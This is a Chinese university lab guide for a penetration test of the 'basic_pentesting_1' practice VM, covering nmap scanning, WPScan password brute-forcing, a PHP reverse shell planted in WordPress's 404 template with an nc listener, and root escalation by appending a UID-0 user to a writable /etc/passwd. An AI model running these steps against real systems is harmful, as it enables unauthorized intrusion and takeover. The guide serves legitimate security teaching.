《信息安全综合实践》实验指导书

实验名称： 渗透测试实验（1）

一、实验目的

1. 了解渗透测试流程。
2. 了解渗透测试中如何使用 nmap 进行信息收集。
3. 了解如何获得 Wordpress 网站的 Webshell。
4. 了解如何修改/etc/passwd 文件进行提权。
5. 思政融入：渗透测试实验过程中不可违反中华人民共和国法律和指导思想。

二、实验内容


序	实验	内容
1)	nmap 基础	主机发现
2)	Web 渗透	dirb 网站敏感信息扫描，WPScan 暴破密码
3)	获取反弹 webshell	自定义 404 页面上传 webshell 代码
4)	权限提升	修改/etc/passwd 文件提权

三、实验步骤

1.实验准备

将 Linux basic_pentesting_1.ova 虚拟机网络设置为 NAT 模式。

开启虚拟机。此时没有密码无法登录。



2.主机发现

使用 nmap 扫描同网段内主机，得到靶机 IP 地址，确定主机存活，并开放了 80 端口，运行了 httpd 服务。


nmap [靶机 IP 所在网络]（例如 192.168.117.0/24) #靶机发现，确定目标靶机 IP

nmap -sV 靶机 IP #探测打开的端口以确定服务、版本信息

```
┌──(root㉿ming)-[~]
└─# nmap -sV 192.168.117.138
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-07 23:03 EST
Nmap scan report for 192.168.117.138
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:51:7E:2E (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

3.在 Kali 中打开 Firefox，尝试访问靶机 IP。




4. 使用 dirb、dirsearch 和 WPScan 进行网站敏感信息扫描。

4.1 dirb

dirb http://192.168.117.138（替换为自己的靶机 ip）

发现敏感登录页面 http://192.168.117.138/secret/wp-admin/（替换为自己的靶机 ip），发现是 WordPress 后台登录页面，没有验证码，可以暴力破解。



4.2 dirsearch（选做，时间较长请耐心等待，可略过直接下一步）

GitHub 地址：https://github.com/maurosoria/dirsearch

通过 pip 安装 mysql.connector 模块, requests_ntlm 模块。


pip install mysql-connector-python

pip install requests-ntlm

git clone https://github.com/maurosoria/dirsearch.git（如失败请直接到 GitHub 官网下载压缩包‘Download ZIP’，解压后即可使用。）


cd 进入 dirsearch 目录。

python3 dirsearch.py -u http://192.168.117.138（替换为自己的靶机 ip）



5.使用 WPScan 发现 admin 用户，暴破密码。

wpscan --url http://192.168.117.139/secret/ -e u



wpscan --url http://192.168.117.139/secret/ -U admin -P /usr/share/wordlists/john.lst


```
[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Nov 26 03:16:23 2023
[+] Requests Done: 3006
[+] Cached Requests: 4
[+] Data Sent: 1.015 MB
[+] Data Received: 10.239 MB
[+] Memory used: 256.887 MB
[+] Elapsed time: 00:00:53
```

6. 自定义 404 页面上传 webshell。

暴破密码后登录 WordPress 管理页面 http://192.168.192.175/secret/wp-admin/。WordPress 后台管理页面中提供了自定义 404 页面的功能，当客户端访问的页面不存在时，就会自动执行 404 页面中的代码。404 页面可以在 Appearance/Editor/404 Template 中进行设置，右侧选择 404 Template。



删除原 404 Template 中的内容，将 Kali 中的/usr/share/webshells/php/php-reverse-shell.php 这个反弹 shell 的内容全部复制粘贴到 404 Template 中（先 cat 显示然后鼠标操作复制粘贴即可）。并将相关内容改为 Kali 的 IP 和端口号用于监听反弹 shell，保存 Update File。

7. 在 Kali 上开启监听。

nc -lvvp 1234

访问 Wordpress 网站中某一不存在的页面，就会自动执行 404 页面中的 webshell 代码，获得反弹 shell。例如 http://vtcsec/secret/index.php/2018。（如不成功可以尝试多访问几个不存在的页面。）

获得 bash 的 shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
┌──(root㉿ming)-[/usr/share/webshells/php]
└─# nc -lvvp 1234
listening on [any] 1234 ...
192.168.117.139: inverse host lookup failed: Unknown host
connect to [192.168.117.134] from (UNKNOWN) [192.168.117.139] 38092
Linux vtcsec 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 04:11:55 up 15:56,  1 user,  load average: 0.04, 0.05, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
marlinsp tty7     :0               12Nov23 13days 13:47   0.59s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/$

www-data@vtcsec:/$
```

8. 提权获取靶机 root 权限。（注：本步骤易输入错误，请耐心输入）

ls -l 查看/etc/passwd，发现所有用户都有写入权限，尝试伪造一个 UID 为 0 的用户 hacker 提权。

另开启一个 Kali 终端，使用 openssl 生成 SHA512 口令哈希值

openssl passwd -6 "aaabbbccc"

```
┌──(root㉿ming)-[~]
└─# openssl passwd -6 "aaabbbccc"
$6$c1gkckBjmfyv/0db$v5SgOYpZJpi8Ne2Hy4dSURlWWq4cS4CB9JxCyRj04XoF8LSmbiQevyc8jLbO3sdQtM079bIR3mlQoDyGMeVQo0
```

将 hacker 信息使用 echo 写入到/etc/passwd （不要遗漏哈希值中的任何"."）

echo 'hacker:[刚才生成的一整串哈希值]:0:0:root2:/root:/bin/bash' >> /etc/passwd

```
www-data@vtcsec:/$ echo 'hacker:$6$c1gkckBjmfyv/0db$v5SgOYpZJpi8Ne2Hy4dSURlWWq4cS4CB9JxCyRj04XoF8LSmbiQevyc8jLbO3sdQtM079bIR3mlQoDyGMeVQo0:0:0:root2:/root:/bin/bash' >> /etc/pass
wd
<yc8jLbO3sdQtM079bIR3mlQoDyGMeVQo0:0:0:root2:/root:/bin/bash' >> /etc/passwd
```

su hacker

```
Password: aaabbbccc

root@vtcsec:/#

root@vtcsec:/# whoami
whoami
root
root@vtcsec:/#
```

提权成功，实验完毕。